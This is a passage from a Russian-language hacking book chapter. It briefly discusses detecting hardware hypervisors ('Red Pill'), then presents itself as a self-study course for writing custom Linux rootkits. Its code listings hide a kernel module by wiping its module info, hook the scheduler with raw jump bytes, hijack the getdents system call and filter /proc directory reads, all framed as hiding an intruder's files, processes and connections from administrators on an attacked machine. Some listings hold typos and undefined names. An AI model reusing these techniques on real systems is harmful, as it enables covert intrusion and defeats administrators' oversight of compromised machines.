В частности, ядро, отвечающее за поддержку процессоров Intel x86, сосредоточено в файле /xen-3.0-testing/xen/include/asm-x86/hvm/vmx/vmx.c.

Красная пилюля

В "Матрице", чтобы увидеть реальный мир, было достаточно принять красную пилюлю. А как насчет операционной системы? Может ли она каким-нибудь образом определить, что работает под виртуальным эмулятором? Программу, позволяющую обнаружить присутствие эмулятора, обычно называют "Красной пилюлей", и такие "пилюли" находят самое широкое применение как в хакерской, так и администраторской среде (первые используют их для детектирования VMware или других программных эмуляторов, вторые — для обнаружения руткитов). С аппаратной виртуализацией все намного сложнее…

Первое, что приходит на ум — попытаться вызывать `VMRUN`/`VMXON`, и, если мы находимся под эмулятором (процессор не поддерживает аппаратной виртуализации или она отключена в BIOS), вызов проваливается. Написать такую программу не слишком сложно, особенно при наличии готового скелета драйвера. Вот только как отличить ситуацию "процессор не поддерживает" от ситуации "мы работаем под эмулятором"? Существует только один путь — физически снять с процессора радиатор и посмотреть на его маркировку, сличив ее с "показаниями" машинной команды `CPUID` (эмулятор, если только он хорошо реализован, возвратит подложные данные, убеждая нас в том, что поддержка аппаратной виртуализации на этом процессоре отсутствует). Но какой процент пользователей отважится на столь радикальный шаг?

Все сказанное тем более справедливо, что путем некоторых ухищрений гипервизор может эмулировать выполнение команд `VMRUN`/`VMXON`, реализуя вложенную виртуализацию. При этом один виртуальный мир будет существовать в другом, и уровень вложенности, в принципе, неограничен (рис. 36.7). Естественно, с каждой проглоченной "Голубой пилюлей" мы будем терять производительность. Уже в первом виртуальном мире быстродействие операционной системы сокращается на десятки процентов (никто ведь и не утверждал, что аппаратная виртуализация дает 100% КПД).

Эврика! Замеряя время выполнения машинных инструкций, перехваченных гипервизором (и, в первую очередь, инструкции `RDMSR EFER`, читающий регистр `EFER`, 12-й бит которого указывает на присутствие гипервизора), мы легко заметим, что в виртуальном мире они выполняются намного дольше, чем в реальном.

Вся проблема заключается в том, что нам *нечем* замерять время их исполнения. Команда `RDTSC` (читающая значение регистра, увеличивающееся с каждым тактом процессора) отпадает сразу и однозначно, поскольку контролируется гипервизором, корректирующим ее показания так, как если бы мы находились в реальном мире. Для упрощения решения этой задачи, процессор поддерживает специальную "калибровочную" переменную `VMCB.TSC_OFFSET`, указывающую, сколько дополнительных тактов ему следует вычитать при выполнении команды `RDTSC`. Так что корректировка показаний `RDTSC` происходит автоматически даже без вмешательства эмулятора (рис. 36.8).




Рис. 36.7. Вложенные виртуальные миры




Рис. 36.8. Корректировка времени выполнения инструкций перехватывается гипервизором

Теоретически можно воспользоваться часами реального времени, атомными часами, доступными через сеть, или даже внешним (по отношению к компьютеру) хронометром. Гипервизор способен "подкручивать" часы реального времени (правда, при этом они начнут отставать, что пользователь сможет заметить), перехватывать и корректировать сетевой трафик, если в нем присутствует атомное время, но на хронометр, сжимаемый ладонью пользователя, он воздействовать не в состоянии (если, конечно, пользователь сам не находится в виртуальном мире).

Отличная "Красная пилюля" получилась, нечего сказать... "Сейчас будет запущена тестовая программа, пожалуйста, воспользуйтесь своими электронными часами и определите время ее выполнения, для уменьшения погрешности продолжительность теста составит около 60 секунд". Кто будет этим заниматься? А с чем сравнивать полученные показания? Выходит, чтобы обнаружить присутствие гипервизора, необходимо иметь эталонный компьютер с точно таким же процессором, погруженным в термостат, поскольку многие процессоры меняют свою тактовую частоту в зависимости от температуры. Но даже в этом случае гипервизор сможет распознать команду `RDMSR EFER`, выполняющуюся в цикле, и пропускать некоторые итерации для достижения идентичного времени выполнения.

Некоторые горячие головы предлагают читать содержимое оперативной памяти через DMA, записывая ее на диск, а потом искать там следы присутствия гипервизора. Тут стоит заметить, что, во-первых, они очень сильно переоценивают возможности контроллеров DMA по чтению памяти, а во-вторых, гипервизор, контролируя обращения к портам ввода/вывода, легко это отследит. Наконец, в-третьих, даже если гипервизор и не отследит этих манипуляций — задумайтесь, а что, собственно, следует искать? При условии, что сигнатура "Голубой пилюли" неизвестна (или она построена на полиморфной основе), мы ни за что не различим ее!

Так что же, выходит, "Красной пилюли" не существует? А это еще как сказать... Да, технологии аппаратной виртуализации позволяют создать "Голубую пилюлю", которую невозможно обнаружить. Теоретически. Практически же все упирается в сложность реализации, так что не стоит обсуждать конструкцию сферических коней в вакууме[13], а лучше решать проблемы по мере их возникновения.

Stealth-технологии в мире Linux

Итак, в мире Windows Stealth-технологии сделали стремительный рывок. Чего стоит одна лишь проблема синей и красной пилюль! А как обстоят дела в мире Lunux? В этом разделе будет простым и доходчивым языком рассказано, как спрятать свои файлы, процессы и сетевые соединения под Linux с ядрами версий 2.4 — 2.6. Сразу же нужно отметить, что это — не руководство по настройке Adore, которых пруд пруди в сети, это — самоучитель по созданию собственных руткитов, намного более надежных и неуловимых, чем Adore и Knark.

Проникнуть на атакуемую машину — это еще не все! Необходимо спрятать свои файлы, процессы и сетевые соединения, иначе администратор немедленно примет меры. Этим занимаются Adore (рис. 36.9), Knark и другие руткиты, которые легко найти в сети. Правда, не все из них работают. К тому же против любого широко распространенного руткита, каким бы хитроумным он ни был, разработаны специальные методы борьбы. Поэтому настоящий хакер разрабатывает весь необходимый инструментарий самостоятельно или, на худой конец, дорабатывает уже существующий. Вот именно этим мы сейчас и займемся!




Рис. 36.9. Последствия Adore 0.42, запущенного из-под KNOPPIX 3.7 LiveCD

[13] Если вы случайно не курсе того, что такое "сферический конь в вакууме", прочтите статью, награжденную серебряной медалью Абсурдопедии: **http://absurdopedia.wikia.com/wiki/Сферический_конь_в_вакууме**.

Модуль раз, модуль два

Подавляющее большинство методик стелсирования работает на уровне ядра, пристыковываясь к нему в виде загружаемого модуля (Loadable Kernel Module, LKM). В программировании модулей нет ничего сложного, особенно для старых ядер с версией 2.4.

Исходный текст простейшего модуля представлен в листинге 36.8.

Листинг 36.8. Скелет простейшего модуля для ядер с версией 2.4

```
// Сообщаем компилятору, что это — модуль режима ядра.
#define MODULE
#define __KERNEL__

// Подключаем заголовочный файл для модулей.
#include <linux/module.h>

// На многопроцессорных машинах подключаем еще и smp_lock.
#ifdef __SMP__
       #include <linux/smp_lock.h>
#endif

// Функция, выполняющая при загрузке модуля.
int init_module(void)
{
       // Свершилось! мы вошли в режим ядра.
       // и теперь можем делать _все_ что угодно!

       …

       // Мяукнем что-нибудь.
       printk("\nWOW! Our module has been loaded!\n");

       // Успешная инициализация.
       return(0);
}

// Функция, выполняющаяся при выгрузке модуля.
void cleanup_module(void)
{
       // Мяукнем что-нибудь.
       printk("\nDeuce take it! Our module has been unloaded\n");
}


// Пристыковываем лицензию, по которой распространяется
// данный файл. Если этого не сделать, модуль успешно
// загрузится, но операционная система выдаст warning,
// сохраняющийся в логах и привлекающий внимание админов.
MODULE_LICENSE("GPL");
```

Начиная с версии 2.6 в ядре произошли значительные изменения, и теперь программировать приходится так, как показано в листинге 36.9.

Листинг 36.9. Скелет простейшего модуля для ядер с версией 2.6

```
#ifdef LINUX26
       static int __init my_init()
#else
       int init_module()
```

```
#endif

#ifdef LINUX26
       static void __exit my_cleanup()
#else
       int cleanup_module()
#endif

#ifdef LINUX26
       module_init(my_init);
       module_exit(my_cleanup);
#endif
```

За подробностями обращайтесь к справочной системе (`man -k module`), официальной документации (`/usr/src/linux/Documentation/modules.txt`), а также ресурсам Интернета, список которых приведен в конце данного раздела. Как бы там ни было, только что написанный модуль необходимо откомпилировать: `gcc -c my_module.c -o my_module.o` (настоятельно рекомендуется задействовать оптимизацию, добавив ключ `-O2` или `-O3`), а затем загрузить внутрь ядра: `insmod my_module.o`. Загружать модули может только пользователь `root`. Заметим, что получение `root` — это тема отдельного разговора, и она будет рассмотрена чуть далее в этой главе (см. *разд. "Захватываем ring 0 в Linux"*). Чтобы модуль автоматически загружался вместе с операционной системой — добавьте его в файл `/etc/modules`.

Команда `lsmod` (или `dd if=/proc/modules bs=1`) отображает список загруженных модулей, а `rmmod my_module` — выгружает модуль из памяти. Обратите внимание на отсутствие расширения в последнем случае (листинг 36.10).

Листинг 36.10. Список модулей, выданный командой lsmod, строка с нашим модулем выделена полужирным шрифтом

```
Module                  Size  Used by    Tainted: P
my_module                240   0  (unused)
parport_pc             25128   1  (autoclean)
lp                      7460   0
processor               9008   0  [thermal]
…
fan                     1600   0  (unused)
button                  2700   0  (unused)
rtc                     7004   0  (autoclean)
BusLogic               83612   2  (autoclean)
ext3                   64388   1  (autoclean)
```

Неожиданное появление новых модулей всегда настораживает администраторов, поэтому прежде, чем приступать к боевым действиям, необходимо как следует замаскироваться. Популярностью пользуются следующие методы:

- Исключение модуля из списка модулей (известный как метод J.B., см. файл modhide1.c на компакт-диске, поставляемом в комплекте с данной книгой). Метод этот крайне ненадежен, препятствует нормально работе `ps`, `top` и других подобных утилит, часто роняет систему.
- Перехват обращений к `/proc/modules`, известный как метод Рунара Йенсена (Runar Jensen), опубликованный на Bugtraq и реализующийся так же, как и перехват остальных обращений к файловой системе. Это — довольно громоздкий и ненадежный метод, бессильный против команды `dd if=/proc/modules bs=1`.
- Затирание структуры `module info` (метод Solar Designer). Данный метод описан в статье *"Weakening the Linux Kernel"*, опубликованной в 52 номере PHRACK (**http://www.phrack.org/issues.html?issue=52&id=18#article**), он элегантен и довольно надежен. Расскажем о нем поподробнее.

Вся информация о модуле хранится в структуре `module info`, содержащейся внутри системного вызова `sys_init_module()`. Подготовив модуль к загрузке и надлежащим образом заполнив структуру `module info`, он передает управление нашей функции `init_module`. Любопытная особенность ядра — безымянные модули без ссылок (references) не отображаются! Чтобы удалить модуль из списка, достаточно обнулить поля `name` и `refs`. Это легко. Определить адрес самой структуры `module info` намного сложнее. Ядро не заинтересовано в том, чтобы сообщать его первому встречному хакеру, поэтому действовать приходится исподтишка. Исследуя мусор, оставшийся в регистрах, на момент передачи управления `init_module`, Solar Designer обнаружил, что в одним из них содержится указатель на… `module info`! В его версии ядра это был регистр `EBX`, в иных версиях он может быть совсем другим. К тому же, существует специальная заплатка для старых ядер, затыкающая эту лазейку. Стоит, правда, заметить, что далеко не у всех она установлена. Впрочем, адрес машинной инструкции, ссылающейся на структуру `module info` легко установить дизассемблированием, точнее не адрес самой структуры `module info`, а адрес машинной команды, ссылающейся на эту структуру. Правда, в каждой версии ядра он будет своим…

Простейший пример маскировки выглядит так, как показано в листинге 36.11.

Листинг 36.11. Маскировка модуля методом Solar Designer

```
int init_module()
{
    register struct module *mp asm("%ebx");     // Подставьте сюда регистр,
                                                // в котором ваше ядро держит
                                                // адрес module info.

    *(char*)mp->name=0;                         // Затираем имя модуля.
    mp->size=0;                                 // Затираем размер.
    mp->refs=0;                                 // Затираем референсы.
}
```




Рис. 36.10. Последствия маскировки модуля методом Solar Designer — команды `insmod`/`lsmod`/`rmmod` больше не работают

Неправильное определение адреса `module info`, скорее всего, уронит ядро системы или заблокирует просмотр списка модулей, что сразу же насторожит администратора (рис. 36.10). Но у нас есть в запасе еще один вариант.

Просматриваем список установленных модулей, находим из них самый ненужный, выгружаем его из памяти и загружаем свой — с таким же точно именем. Если нам повезет, администратор ничего не заметит…

Исключение процесса из списка задач

Перечень всех процессов хранится внутри ядра в виде двунаправленного списка `task_struct`, определение которого можно найти в файле linux/sched.h. При этом поле `next_task` указывает на следующий процесс в списке, а `prev_task` — на предыдущий. Физически `task_struct` содержится в блоках управления процессами (Process Control Block, PCB), адрес которых известен каждому процессу. Переключение контекста осуществляется планировщиком (scheduler), который определяет, какой процесс будет выполняться следующим (рис. 36.11). Если мы исключим наш процесс из списка, он автоматически исчезнет из списка процессов `/proc`, но больше никогда не получит управление, что в наши планы вообще-то не входит.




Рис. 36.11. Организация процессов в Linux

Просматривая список процессов, легко обнаружить, что в нем отсутствует процесс, `PID` которого равен нулю. А ведь такой процесс (точнее — псевдопроцесс) есть! Он создается операционной системой для подсчета загрузки процессора и прочих служебных целей.

Допустим, нам необходимо скрыть процесс с идентификатором `1901`. Исключаем его из двунаправленного списка, склеивая между собой поля `next_task`/`prev_task` двух соседних процессов. Подцепляем наш процесс к процессу с нулевым `PID`, оформляя себя как материнский процесс (за это отвечает поле `p_pptr`) и… модифицируем код планировщика так, чтобы родитель процесса с нулевым `PID` хотя бы эпизодически получал управление (рис. 36.12). Если необходимо скрыть более одного процесса, их можно объединить в цепочку, используя поле `p_pptr` или любое другое реально незадействованное поле.




Рис. 36.12. Удаление процесса из двунаправленного списка процессов

Исходный код планировщика содержится в файле `/usr/src/linux/kernel/sched.c`. Нужный нам фрагмент легко найти по ключевому слову `goodness` (имя функции, определяющей "значимость" процесса в глазах планировщика). В различных ядрах он выглядит по-разному. Один из возможных вариантов реализации приведен в листинге 36.12.

Листинг 36.12. "Сердце" планировщика

```
c = -1000;                  // Начальное значение "веса".

// Ищем процесс с наибольшим "весом" в очереди исполняющихся процессов.
while (p != &init_task)
{
       // Определяем "вес" процесса в глазах планировщика
       // (т.е. степень его нужды в процессорном времени).
       weight = goodness(prev, p);

       // Выбираем процесс, сильнее всех нуждающийся в процессорном времени,
       // для процессоров с одинаковым "весом" используем поле prev.
       if (weight > c)
       {
              c = weight; next = p;
       }
       p = p->next_run;
}

if (!c)
{
       // Все процессы выработали свои кванты, начинаем новую эпоху.
       // Хорошее место, чтобы добавить передачу управления на
       // замаскированный процесс.
       …
}
```

Процедура внедрения в планировщик осуществляется по стандартной схеме:

- Сохраняем затираемые инструкции в стеке.
- Вставляем команду перехода на нашу функцию, распределяющую процессорные кванты нулевого процесса среди скрытых процессов.
- Выполняем ранее сохраненные инструкции.
- Возвращаем управление функции-носителю.

Простейшая программная реализация представлена в листинге 36.13.

Листинг 36.13. Процедура-гарпун, вонзающаяся в тело планировщика

```
/*
    DoubleChain, a simple function hooker
    by Dark-Angel <Dark0@angelfire.com>
*/

#define __KERNEL__
#define MODULE
#define LINUX
#include <linux/module.h>
#define CODEJUMP 7
#define BACKUP 7
/* The number of the bytes to backup is variable (at least 7),
the important thing  is never break an istruction
*/
```

```
static char backup_one[BACKUP+CODEJUMP]   ="\x90\x90\x90\x90\x90\x90\x90"
                                          "\xb8\x90\x90\x90\x90\xff\xe0";
static char jump_code[CODEJUMP]           ="\xb8\x90\x90\x90\x90\xff\xe0";

#define FIRST_ADDRESS 0xc0101235     //Address of the function to overwrite
unsigned long *memory;

void cenobite(void) {
            printk("Function hooked successfully\n");
            asm volatile("mov %ebp,%esp;popl %esp;jmp backup_one);
/*
This asm code is for stack-restoring. The first bytes of a function
(Cenobite now) are always for the parameters pushing.Jumping away the
function can't restore the stack, so we must do it by hand.
With the jump we go to execute the backupped code and then we jump in
the original function.
*/
}

int init_module(void) {
*(unsigned long *)&jump_code[1]=(unsigned long )cenobite;

*(unsigned long *)&backup_one[BACKUP+1]=(unsigned long)(FIRST_ADDRESS+
                                                        BACKUP);

memory=(unsigned long *)FIRST_ADDRESS;
memcpy(backup_one,memory,CODEBACK);
memcpy(memory,jump_code,CODEJUMP);
return 0;
                                                            }

void cleanup_module(void) {
             memcpy(memory,backup_one,BACKUP);
}
```

Поскольку машинное представление планировщика зависит не только он версии ядра, но и от ключей компиляции, атаковать произвольную систему практически нереально. Предварительно необходимо скопировать ядро на свою машину и дизассемблировать его, а после разработать подходящую стратегию внедрения.

Если атакуемая машина использует штатное ядро, мы можем попробовать опознать его версию по сигнатуре, используя заранее подготовленную стратегию внедрения. Далеко не все администраторы перекомпилируют свои ядра, поэтому такая тактика успешно работает. Впервые она была представлена на европейской конференции Black Hat в 2004 году, электронная презентация которой находится в файле **http://www.blackhat.com/presentations/bh-europe-04/bh-eu-04-butler.pdf**. По этому принципу работают многие руткиты и, в частности, *Phantasmagoria*.

Перехват системных вызовов

Помните MS-DOS? Там стелсирование осуществлялось путем подмены прерываний `int 13h/int 21h`. В Linux для той же цели используется перехват системных вызовов (`syscall`). Для сокрытия процессов и файлов достаточно перехватить всего один низ них — `getdents`, на которую опирается всем известная `readdir`, которая, в полном согласии со своим именем, читает содержимое каталогов (и `/proc` в том числе!). Другого легального способа просмотра списка процессов под Linux, в общем-то, и нет. Функция-перехватчик работает поверх `getdents` и про-

сматривает возвращенный ею результат, выкусывая из него все "лишнее". Иными словами, перехватчик работает как фильтр.

Сетевые соединения стелсируется аналогичным образом (они монтируются на `/proc/net`). Чтобы замаскировать сниффер, необходимо перехватить системный вызов `ioctl`, подавляя флаг `PROMISC`. А перехват системного вызова `get_kernel_symbols` позволяет замаскировать LKM-модуль так, что его никто не найдет.

Звучит заманчиво. Остается только реализовать это на практике. Ядро экспортирует переменную `extern void sys_call_table`, содержащую массив указателей на системные вызовы (syscalls), каждая ячейка которого содержит либо действительный указатель на соответствующий syscall, либо значение `NULL`, свидетельствующее о том, что данный системный вызов не реализован.

Просто объявите в своем модуле переменную `*sys_call_table[]`, и тогда все системные вызовы окажутся в ваших руках. Имена известных системных вызовов перечислены в файле `/usr/include/sys/syscall.h`. В частности, `sys_call_table[SYS_getdents]` возвращает указатель на `getdents`.

Простейший пример перехвата представлен в листинге 36.14. Более подробную информацию можно найти в статье "Weakening the Linux Kernel", опубликованной в 52 номере PHRACK (**http://www.phrack.org/issues.html?issue=52&id=18#article**).

Листинг 36.14. Техника перехвата системных вызовов

```
// Указатель на таблицу системных вызовов.
extern void *sys_call_table[];

// Указатели на старые системные вызовы.
int (*o_getdents) (uint, struct dirent *, uint);

// Перехват!
int init_module(void)
{
        // Получаем указатель на оригинальный
        // системный вызов SYS_getdents
        // и сохраняем его в переменной o_getdents.
        o_getdents = sys_call_table[SYS_getdents];

        // Заносим указатель на функцию-перехватчик
        // (код самого перехватчика для экономии здесь не показан).
        sys_call_table[SYS_getdents] = (void *) n_getdents;

        // Возвращаемся.
        return 0;

}

// Восстановление оригинальных обработчиков.
void cleanup_module(void)
{
        sys_call_table[SYS_getdents] = o_getdents;
}
```

По такому принципу работает подавляющее большинство руткитов. Правда, попав на неизвестное ядро, часть из них просто прекращает работу, что и не удивительно! Ведь раскладка системных вызовов меняется от ядра к ядру (рис. 36.13).




Рис. 36.13. Последствия неудачного перехвата системных вызовов

Перехват запросов к файловой системе

Ядро экспортирует переменную `proc_root` — корневой узел (root inode) виртуальной файловой системы `proc_root`, традиционно монтируемой на каталог `/proc`. При желании мы можем установить поверх нее свой собственный фильтр-обработчик, скрывающий хакерские процессы от чужих глаз. В отличие от системных вызовов, перехват переменной `proc_root` не чувствителен к версии ядра, а это уже преимущество!

Простейший перехватчик может выглядеть так, как показано в листинге 36.15. За более подробной информацией обращайтесь к статье *"Advances in Kernel Hacking"*, опубликованной в 58 номере PHRACK (**http://www.phrack.org/issues.html?issue=58&id=6#article**).

Листинг 36.15. Новый фильтр для файловой системы proc_root

```
// Глобальный указатель на оригинальную filldir-функцию.
filldir_t real_filldir;

static int new_filldir_root (void* __buf,const char* name,int namlen,off_t offset, ino_t ino)
{
        // Анализируем каждое имя в каталоге,
        // если это имя того модуля/процесса/файла/сетевого соединения,
        // которое мы хотим скрыть, возвращаем нуль,
        // в противном случае передаем управление оригинальной
        // filldir-функции.
        if (isHidden (name)) return 0;
        return real_filldir (__buf, name, namlen, offset, ino);
}

// Новая функция readdir.
int new_readdir_root (struct file *a, void *b, filldir_t c)
```

```
{
        // Инициализируем указатель на оригинальную filldir-функцию.
        // Вообще-то, это необязательно делать каждый раз, просто
        // так нам так проще…
        real_filldir = c;
        return old_readdir_root (a, b, new_filldir_root);
}

// Устанавливаем собственный фильтр.
proc_root.FILE_OPS->readdir = new_readdir_root;
```

Когда модули недоступны

